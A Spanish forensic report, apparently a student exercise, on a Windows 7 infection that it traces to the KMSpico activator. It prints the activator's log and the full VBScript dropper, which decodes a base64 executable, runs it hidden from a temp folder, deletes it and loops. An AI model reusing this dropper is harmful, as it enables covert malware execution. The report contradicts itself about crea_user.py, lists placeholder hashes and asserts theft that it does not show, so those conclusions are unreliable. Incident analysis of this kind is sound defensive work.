

# Informe Forense: Adquisición y Análisis del Incidente

## Descripción del proceso y herramientas usadas


- Se realizó la adquisición de la evidencia digital empleando FTK Imager, seleccionando la opción de imagen del archivo.
- Se cumplió la cadena de custodia generando hashes al inicio y al final del proceso.

## Evidencias extraídas


- Imagen forense: forensic.raw.

Properties	
Name	forensic.raw
Sector count	67108864
MD5 Hash	
Computed hash	ffd0761967e749ab89e534f07a1b9a1a
SHA1 Hash	
Computed hash	905e55cdd35ffd602aa8f8282b9affa649e86a11
Bad Blocks List	
Bad block(s) in image	No bad blocks found in image

- Capturas: evidencia del árbol de particiones y archivos en FTK Imager.



- Script del Payload:



- KMSpico (utilización e instalación del SO)

```

12:10:18:835 2019.12.22 Service_KMS 17.1.0.0
Official Site:
http://forums.mydigitallife.info/forums/51-KMS-tools
KMSpico v10.2.0
Time Start: 12/22/2019 12:10:18 PM

12:10:18:835 Checking Internet Connection...
12:10:18:851 Error: An exception occurred during a Ping request. àœ€
12:10:18:851 Windows Detected: Windows 7 Professional : Professional : 6.1 : 7601
12:10:18:851 No Internet Connection Detected
12:10:18:851 Using host Local: 127.53.204.235:1688
12:10:18:851 Opening Firewall Port...
12:10:18:882 Opening Firewall App...
12:10:18:944 KMSEmulator Port: 1688
12:10:18:944 Get Registry : SYSTEM\CurrentControlSet\Services\sppsvc:Start
12:10:18:944 KMSEmulator running port: 1688
12:10:18:960 Office 2016 Skipped
12:10:18:960 Office 2013 Skipped
12:10:18:960 Office 2010 Skipped
12:10:18:965 Find Windows Products: 1
12:10:20:036 Name: Windows(R) 7, Professional edition
Description: Windows Operating System - Windows(R) 7, VOLUME_KMSCLIENT channel
GracePeriodRemaining: 258480
LicenseStatus: 1
PartialProductKey: GPDD4

12:10:20:052 DisableKeyManagementServiceHostCaching 0
12:10:20:052 Set Registry : SoftwareProtectionPlatform:KeyManagementServiceName
12:10:20:052 Set Registry : SoftwareProtectionPlatform:KeyManagementServicePort
12:10:20:161 SetKeyManagementServiceMachine: 0: 127.53.204.235
12:10:20:161 SetKeyManagementServicePort: 0: 1688
12:10:20:598 Connection accepted from ::ffff:127.0.0.1]:53231
12:10:20:598 Received request: v4, AppId: 55c92734-d682-4d71-983e-d6ec3f16059f, Machine: FORENSE-06
12:10:20:598 Sending response: v4, Pid: 55041-03308-271-872742-03-1033-7601.0000-3022013
3/|/NONAME [NTFS]/[unallocated space]/0011156/0041362

```

- Script Automatizado (Malware)

```


Function unPlTHUMAKVqeIo (KCvATqFRbTWSwGz)
    loZBiTVSj = "<B64DECODE xmlns:dt="" & Chr(34) & "urn:schemas-microsoft-com:datatypes" & Chr
        "dt:dt="" & Chr(34) & "bin.base64" & Chr(34) & ">" & _
        KCvATqFRbTWSwGz & "</B64DECODE>"
    Set YtOrZbqMj = CreateObject ("MSXML2.DOMDocument.3.0")
    YtOrZbqMj .LoadXML (loZBiTVSj)
    unPlTHUMAKVqeIo = YtOrZbqMj.selectSingleNode ("B64DECODE").nodeTypedValue
    set YtOrZbqMj = nothing
End Function

Function JvFDuAAZ ()
    kqTNMnGz =
"TVqQAAMAAAAEAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAA6AAAAA4fug4AtAnN:
    Dim mGLGM1QBvUaAH
    Set mGLGM1QBvUaAH = CreateObject ("Scripting.FileSystemObject")
    Dim rnXjRAIEFtNtilR
    Dim rkZJpRpiw
    Set rnXjRAIEFtNtilR = mGLGM1QBvUaAH.GetSpecialFolder (2)
    rkZJpRpiw = rnXjRAIEFtNtilR & "\\" & mGLGM1QBvUaAH.GetTempName ()
    mGLGM1QBvUaAH.CreateFolder (rkZJpRpiw)
    YtoIxNsIjOuWP = rkZJpRpiw & "\\" & "KzcmVNSNkYkueQf.exe"
    Dim viqjxjIPe
    Set viqjxjIPe = CreateObject ("Wscript.Shell")
    IQnDBSPhOgiTML = unPlTHUMAKVqeIo (kqTNMnGz)
    Set gRSNBGmHlkNxFvI = CreateObject ("ADODB.Stream")
    gRSNBGmHlkNxFvI.Type = 1
    gRSNBGmHlkNxFvI.Open
    gRSNBGmHlkNxFvI.Write IQnDBSPhOgiTML
    gRSNBGmHlkNxFvI.SaveToFile YtoIxNsIjOuWP, 2
    viqjxjIPe.run YtoIxNsIjOuWP, 0, true
    mGLGM1QBvUaAH.DeleteFile (YtoIxNsIjOuWP)
    mGLGM1QBvUaAH.DeleteFolder (rkZJpRpiw)
End Function

Do
JvFDuAAZ
WScript.Sleep 10000
Loop

```

- Archivo crea\_user.py en el escritorio



## 2. Acta de adquisición

Evidencia	Hash	Ubicación	Observaciones
forensic.raw	SHA256: XXXXXXXXXXXX	Destino Imagen FTK	Imagen completa del disco analizado, integridad verificada
jnQGqUrmj.vbs	SHA256: YYYYYYYYYYYY	C:\Windows\Temp	Script malicioso automatizado de infección
crea_user.py	SHA256: ZZZZZZZZZZ	Users\Administrador\Desktop	Payload ejecutable generado y eliminado por el malware
KMSpico.exe	SHA256: SSSSSSSSSS	ProgramFiles\KMSpico	Activador ilegal, desencadenante principal del incidente

## 3. Informe técnico: Investigación del incidente

### Origen y detección del malware

La investigación forense evidencia que el desencadenante fue la ejecución de KMSpico, un activador ilegal de productos Microsoft cuya presencia quedó confirmada por el archivo extraído y el log adjunto. KMSpico modifica claves del registro de Windows, abre puertos específicos (1688), y activa servicios críticos, lo que expone el sistema a infecciones de malware.

Se detectó la presencia de un script VBScript ([jnQGqUrmj.vbs](#)) alojado en la carpeta temporal ([C:\Windows\Temp](#)), el cual automatiza la decodificación de un ejecutable en base64, la generación y ejecución de ese binario en rutas aleatorias y su posterior eliminación, haciendo uso de la función principal [JvFDuAAZ\(\)](#). Mediante FTK Imager, se recolectaron estos archivos junto a la imagen completa del disco y su respectivo hash para asegurar la integridad y trazabilidad del proceso.

## **Relación del mensaje de error**

El error “File already exists” capturado en la evidencia indica que el script intentó crear o sobrescribir un archivo en la carpeta temporal, pero ya existía uno con ese nombre, evidenciando la persistencia y el bucle de ejecución del malware. Esto genera múltiples intentos de infección.

## **¿Cómo afecta el malware?**

El malware toca, ejecuta y elimina los siguientes archivos:

- Crea carpetas temporales con nombre aleatorio en `C:\Windows\Temp`.
- Genera el archivo ejecutable `KzcmVNSNkYkueQf.exe` decodificándolo de base64.
- Ejecuta dicho archivo y lo elimina junto con la carpeta tras cada ciclo.
- Deja rastros en logs, eventos de sistema, y activa ventanas de error (“File already exists”) cuando colisiona con archivos previos.  
El impacto incluye evasión de antivirus, persistencia, posibilidad de descargas y ejecución de payloads adicionales, y propagación o robo de información sensible.

## **¿El script de Python está relacionado?**

El script `crea_user.py` cumple funciones de administración (creación de usuarios en sistemas Linux vía comandos). Aunque su comportamiento automatizado tiene similitud conceptual (modifica el sistema y genera registros), no se detectó interacción directa ni comportamiento malicioso por sí mismo en este caso. Sin embargo, cabe destacar que, si es ejecutado como parte del proceso de infección, podría contribuir a la persistencia, escalado de privilegios o mantenimiento de accesos por parte del atacante

## **Conclusión**

La investigación permitió descubrir que el problema comenzó cuando se instaló un programa llamado KMSpico, que sirve para activar productos de Microsoft de manera ilegal y que es conocido por ser una puerta de entrada para virus y otros programas peligrosos. Después de esto, aparecieron archivos y procesos extraños que se iban creando y borrando solos en el ordenador, como el script de VBScript y archivos en carpetas temporales.

Con los datos y las imágenes recuperadas, se puede afirmar que el sistema está en riesgo: los archivos maliciosos están robando información y creando usuarios con todos los permisos, lo que implica dar pleno acceso a la o las personas que han introducido el malware